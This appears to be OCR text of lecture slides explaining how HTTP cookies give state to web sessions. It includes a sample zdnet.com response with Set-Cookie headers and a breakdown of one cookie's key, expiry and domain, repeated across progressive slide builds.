

- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

# Statefulness with Cookies




- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

# Statefulness with Cookies





- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

# Statefulness with Cookies


- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

# Statefulness with Cookies




- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

# Statefulness with Cookies


- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

# Statefulness with Cookies


- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server


# Statefulness with Cookies


- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

# Statefulness with Cookies


- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

# Statefulness with Cookies




- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

# Statefulness with Cookies


- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

# Cookies are key-value pairs

Set-Cookie:key=value; options; ….

**Headers**

```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN(
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN(
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

**Data**

```
<html> …… </html>
```

# Cookies are key-value pairs

Set-Cookie:key=value; options; ….

**Headers**


HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

**Data**

```
<html> …… </html>
```

# Cookies


Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com




**Semantics**

# Cookies

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com





## Semantics

- Store “us” under the key “edition” (think of it like one big hash table)

# Cookies

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com





## Semantics

- Store “us” under the key “edition” (think of it like one big hash table)
  - This value is no good as of Wed Feb 18…

# Cookies

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com





## Semantics

- Store “us” under the key “edition” (think of it like one big hash table)
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`

# Cookies

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com

